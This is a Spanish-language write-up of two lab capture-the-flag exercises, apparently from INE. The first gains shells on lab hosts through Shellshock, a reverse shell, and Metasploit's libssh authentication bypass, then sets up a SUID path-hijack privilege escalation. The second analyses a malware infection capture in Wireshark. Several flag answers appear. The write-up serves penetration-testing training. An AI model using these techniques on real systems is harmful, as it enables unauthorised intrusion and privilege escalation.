
- Flag 1: Check the root ('/') directory for a file that might hold the key to the first flag on target1.ine.local.
- Flag 2: In the server's root directory, there might be something hidden. Explore '/opt/apache/htdocs/' carefully to find the next flag on target1.ine.local.
- Flag 3: Investigate the user's home directory and consider using 'libssh_auth_bypass' to uncover the flag on target2.ine.local.
- Flag 4: The most restricted areas often hold the most valuable secrets. Look into the '/root' directory to find the hidden flag on target2.ine.local.

Tools: Burpsuite, Nmap, Metasploit Framework

Flag 1: Check the root ('/') directory for a file that might hold the key to the first flag on target1.ine.local.


```
┌──(root㉿INE)-[~]
└─# nmap -sV --script=http-shellshock --script-args "http-shellshock.uri=/browser.cgi" target1.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-11 23:50 IST
Nmap scan report for target1.ine.local (192.24.226.3)
Host is up (0.000024s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.6 ((Unix))
|_http-server-header: Apache/2.4.6 (Unix)
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
```

Como podemos ver en la captura de arriba tenemos un .cgi en un servidor Apache, lo que significa que es vulnerable. Podemos conseguir acceso mediante una reverse shell desde Burpsuite o Metasploit. En este caso utilizare Burpsuite para abarcar todas las herramientas que propone el laboratorio.




Una vez ejecutada nuestra reverse shell desde Burpsuite, vamos a nuestro oyente de netcat y podemos ver que hemos recibido la shell.


```
┌──(root㉿INE)-[~]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.24.226.2] from (UNKNOWN) [192.24.226.3] 36104
bash: cannot set terminal process group (28): Inappropriate ioctl for device
bash: no job control in this shell
daemon@target1:/opt/apache/htdocs$
```


daemon@target1:/opt/apache/htdocs/static$ cd /
cd /
daemon@target1:/$ ls
ls
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start-apache2.sh
startup.sh
sys
tmp
usr
var
daemon@target1:/$ cat flag.txt
cat flag.txt
FLAG1_3445a35428124b97bf42a70c21574d39
daemon@target1:/$

Flag 2: In the server's root directory, there might be something hidden. Explore '/opt/apache/htdocs/' carefully to find the next flag on target1.ine.local.



Flag 3: Investigate the user's home directory and consider using 'libssh_auth_bypass' to uncover the flag on target2.ine.local.



```
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > sessions

Active sessions
===============

  Id  Name  Type   Information                                                Connection
  --  ----  ----   -----------                                                ----------
  2         shell  libssh Authentication Bypass Scanner (SSH-2.0-libssh_0.8.3)  192.24.226.2:40823 → 192.24.226.4:22 (192.24.226.4)

msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > sessions 2
[*] Starting interaction with 2...


Shell Banner:
_[?2004hsh-5.2$
-----


sh-5.2$ /bin/bash -i
/bin/bash -i
[user@target2 /]$ cd /home
cd /home
[user@target2 home]$ ls
ls
temp  user
[user@target2 home]$ cd user
cd user
[user@target2 ~]$ ls
ls
flag.txt  greetings  welcome
[user@target2 ~]$ cat flag.txt
cat flag.txt
FLAG3_3a5d3bd36e564090b2ac6ec78f17fdff
[user@target2 ~]$
```


Flag 4: The most restricted areas often hold the most valuable secrets. Look into the '/root' directory to find the hidden flag on target2.ine.local.

```
[user@target2 ~]$ ls
ls
flag.txt  greetings  welcome
[user@target2 ~]$ ls -al
ls -al
total 56
drwx------ 1 user user 4096 Aug 11 18:02 .
drwxr-xr-x 1 root root 4096 Nov 14  2024 ..
-rw-r--r-- 1 user user   21 Sep 24  2024 .bash_logout
-rw-r--r-- 1 user user   57 Sep 24  2024 .bash_profile
-rw-r--r-- 1 user user  172 Sep 24  2024 .bashrc
drwxr-xr-x 2 user user 4096 Nov 14  2024 .ssh
-rw-r--r-- 1 root root   39 Aug 11 18:02 flag.txt
-rwx------ 1 root root 8296 Jun 11  2024 greetings
-rwsr-xr-x 1 root root 8344 Jun 11  2024 welcome
[user@target2 ~]$
```

```
-rwsr-xr-x 1 root root 8344 Jun 11  2024 welcome
[user@target2 ~]$ ./greetings
./greetings
bash: ./greetings: Permission denied
[user@target2 ~]$ file welcome
file welcome
welcome: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=199bc8fd6e66e29f770cdc90ece1b95484f34fca, not stripped
[user@target2 ~]$
```

Como podemos ver en la captura de arriba, se ejecuta el permiso SUID sobre el archivo welcome, es decir, se ejecuta con permisos del usuario root.


El siguiente paso será identificar qué strings podemos encontrar dentro de este binario.




Vemos que hace un llamado al ejecutable greetings, o sea, a un binario externo.

Entonces lo que vamos a hacer es crear nuestro propio binario greetings, copiando /bin/bash como greetings.

Primero eliminaremos el greetings por defecto que ya teníamos para evitar errores.





Host & Network Penetration Testing: Network-Based Attacks CTF 1


Objetivo: Use network analysis techniques to identify and capture the following flags related to the infection and attack

- Flag 1: What is the domain name(abcd.site) accessed by the infected user that returned a 200 OK response code?
- Flag 2: What is the IP address, MAC address of the infected Windows client?
- Flag 3: Which Wireshark filter can you use to determine the victim's hostname from NetBIOS Name Service traffic, and what is the detected hostname for this malware infection?
- Flag 4: Which user got infected and ran the mystery_file.ps1 PowerShell script?
- Flag 5: What User-Agent string indicates the traffic generated by a PowerShell script?
- Flag 6: Which wallet extension ID is associated with the Coinbase wallet?

Tools: Wireshark

Flag 1: What is the domain name(abcd.site) accessed by the infected user that returned a 200 OK response code?


Para ello buscaremos el código 200 OK en el buscador de Wireshark.



623start.site será el nombre del dominio al que accedió el usuario infectado.


Flag 2: What is the IP address, MAC address of the infected Windows client?

Para encontrar la flag 2 seguiremos usando el filtro http.



Flag 3: Which Wireshark filter can you use to determine the victim's hostname from NetBIOS Name Service traffic, and what is the detected hostname for this malware infection?


El filtro que debemos usar es nbns.




El nombre del host detectado para esta infección de malware es DESKTOP-9PEA63H

Flag 4: Which user got infected and ran the mystery_file.ps1 PowerShell script?

Bien, para despegar los filtros de visualización hay que pulsar Ctrl + F, cambiamos Display Filters a String, y como se trata de un string, lo cambairemos a Packet Bytes, ahora copiamos el nombre del archivo, en este caso mystery_file.ps1 y buscamos.



